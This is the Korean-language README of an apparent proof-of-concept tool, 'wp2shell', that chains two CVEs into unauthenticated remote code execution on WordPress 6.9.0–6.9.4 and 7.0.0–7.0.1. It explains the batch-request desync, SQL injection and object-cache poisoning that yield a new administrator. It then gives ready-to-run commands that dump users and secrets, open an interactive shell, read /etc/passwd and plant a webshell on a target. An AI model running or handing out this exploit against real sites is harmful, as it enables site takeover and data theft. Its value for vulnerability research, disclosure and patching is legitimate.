 crypto-cat/wp2shell
CVE-2026-63030 + CVE-2026-60137용 PoC, 일명 WP2Shell

WordPress 6.9.0–6.9.4 및 7.0.0–7.0.1에 대한 인증 전 원격 코드 실행입니다.
CVE-2026-63030(배치 경로 혼동 SQLi)을 CVE-2026-60137(커스터마이저 체인지셋 재진입)과 연결하여 인증 없는 관리자 생성 및 OS 명령 실행을 달성합니다. 비밀번호 크래킹이 필요 없습니다.
이 발견은 hashkitten의 공로입니다. 전체 SLCyber 기술 분석은 여기에서 읽을 수 있습니다.
WordPress의 REST API 배치 프로세서(serve_batch_request_v1)에는 off-by-one 인덱싱 버그가 있습니다: wp_parse_url()이 하위 요청 경로에서 실패하면 결과로 생성된 WP_Error가 $validation[]에는 푸시되지만 $matches[]에는 푸시되지 않습니다. 이로 인해 두 배열의 동기화가 깨지며, 이후의 모든 요청이 잘못된 핸들러로 디스패치됩니다.
신중하게 구조화된 배치를 다른 배치 안에 중첩시킴으로써 공격자는 다음을 수행할 수 있습니다:
author__not_in을 통해 검증되지 않은 SQL 주입 (string→array 캐스트가 absint()를 건너뜀)UNION SELECT를 사용해 가짜 포스트 객체로 WordPress 객체 캐시를 오염설정이 완료되면(테이블 접두사 및 관리자 ID 발견) 에스컬레이션 페이로드가 단일 HTTP 요청으로 발사됩니다. 캐시 오염, 권한 상승, 사용자 생성이 모두 서버 측에서 한 번의 왕복으로 발생합니다.
HTTP POST /batch/v1
    │
    ▼
┌─ Outer Batch ───────────────────────────────────────────────────────┐
│                                                                     │
│  [0] ///                  → parse error, not added to $matches      │
│  [1] POST /wp/v2/posts    → $matches[0] (posts handler)             │
│  [2] POST /batch/v1       → $matches[1] (batch handler)             │
│                                                                     │
│  Desync: request[1] dispatched via $matches[1]                      │
│          POST /wp/v2/posts body interpreted as batch → inner fires  │
│                                                                     │
└──────────────────────────────────────┬──────────────────────────────┘
                                       │
    ┌──────────────────────────────────┘
    ▼
┌─ Inner Batch ───────────────────────────────────────────────────────┐
│                                                                     │
│  [0] ///                            → parse error (desync)          │
│  [1] GET  /wp/v2/widgets?UNION...   → dispatched by posts handler   │
│          ▲ WP_Query fires UNION, poisons object cache               │
│          ▲ the_content renders [embed] → oEmbed → hierarchy Loop 1  │
│              → changeset published → admin context set              │
│              → nav_menu_item UPDATE → hierarchy Loop 2              │
│                  → parse_request → REST re-entry ─────────────┐     │
│                                                               │     │
│  [2] GET  /wp/v2/posts              (categories handler)      │     │
│  [3] GET  /wp/v2/categories         (users handler)           │     │
│  [4] POST /wp/v2/users  {body}  ◄── re-entry with admin ──────┘     │
│          ▲ desync aligns this with users handler                    │
│          ▲ admin context → user created → die()                     │
│  [5] POST /wp/v2/users  {}          (desync spacer)                 │
│                                                                     │
└─────────────────────────────────────────────────────────────────────┘
캐시 오염 (UNION을 통한 가짜 포스트 7개):
[embed] 숏코드가 있는 트리거 포스트customize_changeset, 상태 future, 과거 날짜)is_nav_menu_item 검사를 위해 post_type=nav_menu_item으로 오염)post_type=request, post_status=parse, parent=inner)실행 흐름:
[embed] 숏코드 발동wp_update_post로 폴스루wp_update_post가 캐시된 체인지셋(parent=outer)을 읽음 → 계층 검사가 루프 1 감지future 상태로 DB에 기록 → 자동으로 publish로 변환_wp_customize_publish_changeset 발동 → wp_set_current_user(admin_id) → 관리자 컨텍스트 활성화nav_menu_item[real_id] 처리 — 캐시가 type=nav_menu_item으로 표시 → UPDATE 경로object_id가 post_parent=re-entry인 캐시된 포스트로 확인 → 실제 포스트에 대해 wp_update_post 실행$post_id)가 루프 2(re-entry ↔ inner) 감지wp_update_post(re-entry) 호출 → type=request, status=parse를 DB에 기록wp_transition_post_status가 do_action("parse_request") 발동 → rest_api_loaded() → serve_request()POST /wp/v2/users 성공 → 관리자 생성 → die()재귀 방지 MySQL 세션 변수(@_wp2s)는 체인이 정확히 한 번만 발동하고 반복되지 않도록 보장합니다.
--cleanup은 종료 시 생성된 사용자를 삭제하고 웹셸을 제거git clone https://github.com/Crypto-Cat/wp2shell.git
cd wp2shell
chmod +x wp2shell.py
pip install도 virtualenv도 필요 없습니다. 단일 파일입니다.
# Passive boolean oracle test
python3 wp2shell.py check http://target.com

# Also confirm with timing and UNION
python3 wp2shell.py check http://target.com --confirm-timing --confirm-union
# Auto-selects fastest technique (UNION > error > blind)
python3 wp2shell.py read http://target.com --preset users
python3 wp2shell.py read http://target.com --preset secrets
python3 wp2shell.py read http://target.com --query "SELECT @@version"

# Force a specific technique
python3 wp2shell.py read http://target.com --technique blind --preset users

# Auto-discover table prefix
python3 wp2shell.py read http://target.com --auto-prefix --preset users
# Exploit and drop into interactive shell


python3 wp2shell.py exploit http://target.com -i

# Exploit, run one command, clean up
python3 wp2shell.py exploit http://target.com -c "cat /etc/passwd" --cleanup

# Skip auto-discovery if you know the prefix
python3 wp2shell.py exploit http://target.com --prefix wp_ --no-discover -i

# Through a proxy (Burp, mitmproxy, etc.)
python3 wp2shell.py exploit http://target.com --proxy http://127.0.0.1:8080 -i
python3 wp2shell.py shell http://target.com --user admin --password 'P@ssw0rd' -i
check 및 read 명령은 영향받는 모든 대상에서 작동합니다. exploit 체인에는 세 가지 추가 요구 사항이 있습니다:
| 요구 사항 | 이유 | 기본 WP? |
|---|---|---|
| 게시된 포스트가 하나 이상 | oEmbed가 임베드 처리를 트리거하려면 로컬 URL이 필요합니다 | 예 (Hello World) |
| 영구 객체 캐시 없음 | UNION 행이 유지되려면 split-the-query가 비활성화되어야 합니다 | 예 (파일 캐시 기본값) |
| REST API 접근 가능 | parse_request를 통한 재진입에는 REST 서버가 필요합니다 | 예 |
| 직접 파일시스템 쓰기 | 플러그인 업로드에는 FS_METHOD=direct 또는 wp-content를 소유한 PHP가 필요합니다 | 예 (대부분의 호스트) |
대상이 객체 캐시로 Redis 또는 Memcached를 사용하는 경우 per_page와 관계없이 split_the_query가 강제로 활성화되고, ID 전용 조회 중에 UNION 행이 폐기됩니다. read 명령은 여전히 작동하지만(블라인드 추출은 UNION이 캐시에 유지될 필요가 없음) exploit은 실패합니다.
| 브랜치 | 취약 버전 | 수정 버전 |
|---|---|---|
| 6.9.x | 6.9.0 – 6.9.4 | 6.9.5 |
| 7.0.x | 7.0.0 – 7.0.1 | 7.0.2 |
이 패치는 오류 케이스에 $matches[] = $single_request;를 추가하고(off-by-one 수정) serve_request()에 재진입 가드를 추가합니다.
